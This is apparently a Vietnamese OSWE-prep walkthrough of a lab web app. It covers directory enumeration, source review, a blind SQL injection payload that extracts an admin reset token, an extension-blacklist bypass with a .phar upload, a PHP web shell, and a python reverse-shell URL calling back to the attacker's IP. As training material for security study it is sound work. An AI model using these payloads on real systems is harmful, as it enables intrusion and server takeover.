**Đây là bài đầu tiên trong loạt bài luyên thi OSWE của tôi!**

**Attack machine : 192.168.43.224**

**Victim machine (Secure code) : 192.168.43.126**

**Only open 80**

**Dirsearch**

**python3 dirsearch.py -u http://192.168.43.126**

[23:37:58] 403 - 279B - /.ht\_wsr.txt

[23:37:58] 403 - 279B - /.htaccess\_extra

[23:37:58] 403 - 279B - /.htaccess.sample

[23:37:58] 403 - 279B - /.htaccess.save

[23:37:58] 403 - 279B - /.htaccess\_sc

[23:37:58] 403 - 279B - /.htpasswd\_test

[23:37:58] 403 - 279B - /.htaccessOLD

[23:37:58] 403 - 279B - /.htaccess.bak1

[23:37:58] 403 - 279B - /.htaccess\_orig

[23:37:58] 403 - 279B - /.htaccess.orig

[23:37:58] 403 - 279B - /.htaccessBAK

[23:37:58] 403 - 279B - /.htm

[23:37:58] 403 - 279B - /.httr-oauth

[23:37:58] 403 - 279B - /.htaccessOLD2

[23:37:58] 403 - 279B - /.html

[23:37:58] 403 - 279B - /.htpasswds

[23:38:00] 403 - 279B - /.php

[23:38:25] 301 - 318B - /include -> http://192.168.43.126/include/

[23:38:25] 200 - 1KB - /include/

[23:38:26] 200 - 4KB - /index.php

[23:38:26] 200 - 4KB - /index.php/login/

[23:38:28] 301 - 316B - /login -> http://192.168.43.126/login/

[23:38:28] 302 - 0B - /login/ -> login.php

[23:38:34] 301 - 318B - /profile -> http://192.168.43.126/profile/

[23:38:35] 200 - 33B - /robots.txt

[23:38:35] 403 - 279B - /server-status/

[23:38:35] 403 - 279B - /server-status

[23:38:40] 301 - 316B - /users -> http://192.168.43.126/users/

[23:38:40] 302 - 767B - /users/ -> ../login/login.php

Liệt kê kĩ hơn một chút ta sẽ tìm được source code của trang web nằm tại: [**http://192.168.43.126/source\_code.zip**](http://192.168.43.126/source_code.zip)

dirsearch -u http://192.168.43.126/ -x 403 --full-url -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e zip -f


Extensions: zip | HTTP method: GET | Threads: 30 | Wordlist size: 661560

...


[23:20:06] 200 - 5MB - http://192.168.46.126/source\_code.zip

Download về và bắt đầu review source nào!


Sơ qua toàn bộ source của chúng ta gồm các file sau:




Sau khi review qua toàn bộ 1 lượt source. Tôi nhận thấy tất cả các chức năng như editItem, newItem, updateItem… Nhưng tất cả đều phải yêu cầu xác thực bằng cách include isAuthenticated.php:




Có một số chức năng khác của việc xác thực người dùng như : checkLogin, resetPassword.






Quá trình đăng nhập ứng dụng đã sử dụng hàm mysqli\_real\_escape\_string() ở trường username và md5() ở trường password để ngăn chặn SQL Injection. Không có cách nào để có thể khai thác tại đây.


Tiếp đến sẽ review phần resetPassword.





Sau khi nhận được 1 username từ người dùng ứng dụng sẽ kiểm tra xem nó có hợp lệ hay không. Nếu hợp lệ thì nó sẽ tạo một token random từ hàm generateToken(), update token đó vào cơ sở dữ liệu và gửi url reset password đến mail của người dùng.

Người dùng hợp lệ ta đã biết có 2 người dùng hợp lệ từ file db.sql là admin và customer



Nội dung 2 hàm generateToken() và send\_email() như sau:




Vậy url để reset được password có dạng :


http://".gethostname()."/doResetPassword.php?token=$token

Nhưng vấn đề là làm sao để lấy được token để reset password. Chúng ta cùng xem tiếp:

Tại chức năng viewItem:



Ở đây không xác thực như nhưng file khác bằng cách include isAuthenticated.php. Nó kiểm tra $\_SESSION[‘id\_level’] xem có phải là admin không (id =1 là của admin). SESSION này được set lúc đăng nhập thành công:




Vậy ở đây có thể khai thác được không?

Có đấy!

Ta để ý nếu kiểm ứng dụng kiểm tra $\_SESSION[‘id\_level’] không đúng của admin thì nó sẽ chuyển hướng về login.php. Nhưng sau đó nó không dừng chạy, mà nó tiếp tục chạy xuống những câu lệnh bên dưới. Nó sẽ lấy param id và thực hiện câu lệnh truy vấn. Nếu id đó có tồn tại nó sẽ trả về lỗi 404. Còn nếu không đúng thì nó vẫn là ở trang login.php được chuyển hướng thôi.

Nếu ở đây chỉ cần thêm hàm die() sau header(“Location:../login/login.php”) thì có lẽ ta sẽ chẳng làm được gì!

Nếu id tồn tại:



Còn nếu id không tồn tại: <http://192.168.66.103/item/viewItem.php?id=3> thì nó sẽ chuyển hướng về login.

Tuy nhiên ở đây ứng dụng cũng sử dụng hàm mysqli\_real\_escape\_string(). Ta có thể khai thác được không?

Câu trả lời là có. Vì param id truyền vào là 1 số. Khi truy vấn nó sẽ không yêu cầu dấu ‘ hay “ mà bị escape bởi mysqli\_real\_escape\_string(). Vậy chính xác ở đây ta có thể khai thác sql injection blind để trích xuất token của admin:

Payload : SELECT \* FROM item WHERE id = 1 and ascii(SUBSTRING((SELECT token FROM user WHERE id=1), X, 1)) = Y

Với X lần lượt là số thứ tự các kí tự trong token, Y là mã ascii của các kí tự của token.


$characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';

//query true response 400

//query false response 200


Vậy bạn có thể sử dụng Intruder của BurpSuite hay viết mã để tự khai khác. Tôi đã viết mã python để tự khai thác nó, tôi đã gộp nó trong POC hoàn chỉnh. Bạn có thể tham khảo.

Khi có được token ta sẽ reset password và đăng nhập vào được ứng dụng với useradmin.



Tiếp theo sẽ tìm cách để có thể lấy được shell của server.

Tôi đã tìm được một lỗ hổng ở chức năng editItem thông qua việc upload ảnh.






Qua việc kiểm tra tôi phát hiện ứng dụng đã có một blacklist extension mà không cho phép người dùng tải lên. Nhưng liệu nó đã đủ chưa?

Chưa đâu! Có nhiều extension mà có chức năng giống .php mà trong ứng dụng đã cho vào blacklist. Nhưng vẫn chưa đủ. Ví dụ là .phar


Tôi sẽ tạo một script php có đuôi .phar để upload có nội dung như sau:

<?php echo system($\_GET['cmd']); ?>

Sử dụng truy cập và thực thi được lệnh tùy ý trên server.



<http://192.168.43.126/item/image/shell.phar?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.43.224%22,443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bin/bash%22)%27>



Tham khảo POC.py.